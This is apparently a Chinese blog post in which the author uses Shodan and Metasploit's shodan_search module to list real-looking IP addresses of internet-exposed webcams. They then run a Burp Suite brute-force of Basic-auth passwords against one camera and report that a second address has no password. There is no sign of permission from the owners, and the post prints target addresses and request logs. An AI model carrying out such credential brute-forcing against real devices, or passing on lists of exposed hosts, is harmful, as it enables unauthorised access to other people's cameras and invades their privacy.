


Shodan 体验

- xiabee


直接使用

- 搜索栏搜索 default password，查找相关联网设备：




可以搜索到很多和默认密码相关的设备

- 查看详细信息



结合MSF使用

- 进入 `shodan.io` , 复制 API Key



- 启动MSF

```
1 msfconsole
2 # 启动MSF
3 search shodan
4 # 查找相关exp
5 use auxiliary/gather/shodan_search
6 # 使用shodan_search模块
```

```
msf6 > search shodan

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/gather/shodan_honeyscore       normal         No    Shodan Honeyscore Client
1  auxiliary/gather/shodan_host             normal         No    Shodan Host Port
2  auxiliary/gather/shodan_search           normal         No    Shodan Search
3  auxiliary/scanner/http/influxdb_enum      normal         No    InfluxDB Enum Utility
4  auxiliary/scanner/http/smt_ipmi_49152_exposure 2014-06-19     normal No    Supermicro Onboard IPMI Port 49152 Sensitive File Exposure

Interact with a module by name or index. For example info 4, use 4 or use auxiliary/scanner/http/smt_ipmi_49152_exposure

msf6 > use auxiliary/gather/shodan_search
msf6 auxiliary(gather/shodan_search) > 
```

- 查看相关参数: `show options`

```
msf6 auxiliary(gather/shodan_search) > show options

Module options (auxiliary/gather/shodan_search):

  Name          Current Setting  Required  Description
  ----          -
  DATABASE      false           no        Add search results to the database
  MAXPAGE       1              yes       Max amount of pages to collect
  OUTFILE       no             no        A filename to store the list of IPs
  QUERY         netcam         yes       Keywords you want to search for
  REGEX         .*             yes       Regex search for a specific IP/City/Country/Hostname
  SHODAN_APIKEY yes           yes       The SHODAN API key
```

- 设置相关参数:

```
msf6 auxiliary(gather/shodan_search) > set SHODAN_APIKEY [REDACTED]
SHODAN_APIKEY => [REDACTED]
msf6 auxiliary(gather/shodan_search) > set QUERY netcam
QUERY => netcam
msf6 auxiliary(gather/shodan_search) >
```

- exploit

```
msf6 auxiliary(gather/shodan_search) > run

[*] Total: 3835 on 39 pages. Showing: 1 page(s)
[*] Collecting data, please wait...

Search Results
=====

IP:Port          City              Country           Hostname
-----
1.4.193.68:80    Nonthaburi       Thailand         node-cw4.pool-1-4.dynamic.totinternet.net
101.128.217.128:8001 Tangocho-taiza   Japan           128.217.128.101.dy.bbexcite.jp
103.98.17.29:49153 New Taipei      Taiwan
108.51.54.148:82 Fairfax         United States   pool-108-51-54-148.washdc.fios.verizon.net
115.84.245.104:8038 Manila         Philippines     104.245.84.115.ids.service.static.eastern-tele.com
116.49.94.132:8000 Central        Hong Kong       n1164994132.netvigator.com
119.236.22.207:80 Central        Hong Kong       n11923622207.netvigator.com
119.246.29.128:8000 Tsuen Wan      Hong Kong       119246029128.ctinets.com
119.246.62.23:8000 Wong Tai Sin   Hong Kong       119246062023.ctinets.com
12.204.91.4:80   Riverside      United States
123.59.120.129:49153 N/A           China
124.244.137.182:80 Chai Wan      Hong Kong       124244137182.ctinets.com
124.244.202.26:8080 Shatin       Hong Kong       124244202026.ctinets.com
124.85.16.25:8086 Monbetsu-honcho Japan         p2451025-ipad37sapodori.hokkaido.ocn.ne.jp
125.59.212.117:20000 Tsuen Wan     Hong Kong       cm125-59-212-117.hkcable.com.hk
129.173.95.170:80 N/A          Canada         wc-2.Biochem.Dal.Ca
```

此时可以看到联网的摄像头设备


弱口令测试

- 随机选取一个地址, 进入



要求我们身份验证.....直接用 Burp Suite 测试是否存在注入点


- 抓包结果：输入用户名：admin；输入密码：admin：




看到 Authorization: Basic 字段，基本确定其为刚刚输入的用户名和密码；

YWRtaW46YWRtaW4= 经过 base64 decode 之后结果为 admin:admin，推断密码以明文传输，并推断其结构为 base64encode(\$username:\$password)


- 弱口令爆破



添加爆破点



payload为自定义迭代器



迭代器三部分分别设置为 常见用户名 `usernames`，冒号 `:`，常见密码 `Passwords`

? **Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Up

Down

Enabled	Rule
<input checked="" type="checkbox"/>	Base64-encode

对迭代对象进行 base64 编码

- 测试结果:

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
6330	bXlydnluOiFAlyQI	401	<input type="checkbox"/>	<input type="checkbox"/>	150	
6329	bXlydGxIOiFAlyQI	401	<input type="checkbox"/>	<input type="checkbox"/>	150	
6328	bXlydGIhOiFAlyQI	401	<input type="checkbox"/>	<input type="checkbox"/>	150	
6327	bXlydGIjZTohQCMkJQ==	401	<input type="checkbox"/>	<input type="checkbox"/>	150	
6326	bXlydGIhOiFAlyQI	401	<input type="checkbox"/>	<input type="checkbox"/>	150	
6325	bXlydGE6lUAjJCU=	401	<input type="checkbox"/>	<input type="checkbox"/>	150	
6324	bXlyb246lUAjJCU=	401	<input type="checkbox"/>	<input type="checkbox"/>	150	
6323	bXlybmE6lUAjJCU=	401	<input type="checkbox"/>	<input type="checkbox"/>	150	
6322	bXlybGVuZTohQCMkJQ==	401	<input type="checkbox"/>	<input type="checkbox"/>	150	
6321	bXlybGU6lUAjJCU=	401	<input type="checkbox"/>	<input type="checkbox"/>	150	
6320	bXlyaWxsYTohQCMkJQ==	401	<input type="checkbox"/>	<input type="checkbox"/>	150	
6319	bXlyaWFtOiFAlyQI	401	<input type="checkbox"/>	<input type="checkbox"/>	150	
6318	bXlyYW5kYTohQCMkJQ==	401	<input type="checkbox"/>	<input type="checkbox"/>	150	
6317	bXlyYWg6lUAjJCU=	401	<input type="checkbox"/>	<input type="checkbox"/>	150	
6316	bXlvYTTohQCMkJQ==	401	<input type="checkbox"/>	<input type="checkbox"/>	150	

Request Response

Raw Headers Hex

GET / HTTP/1.1
Host: 101.78.178.158:81
Cache-Control: max-age=0
Authorization: Basic ZGIhbmRyYTTohQCMkJQ%3d%3d
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-TW;q=0.6,zh-HK;q=0.5


6332 of 30453056

截至目前，依然没有找到正确的用户名密码对.....

Status 未出现 200

然后我换了一个站点: <http://92.4.76.54:60001/>

再次爆破，发现这位爷没设密码.....



实验心得

- shodan 是一个很强大的信息收集工具，可以为渗透测试提供很多有效信息
- shodan 的 API 接口，结合 Metasploit 的使用，可以使得渗透测试与信息收集更加方便
- 相较于几年前，弱口令设备和用户已经没有那么常见，网民安全意识逐渐提升.....
- 智能设备应修改默认口令，并定期更换口令，以防攻击者的恶意攻击

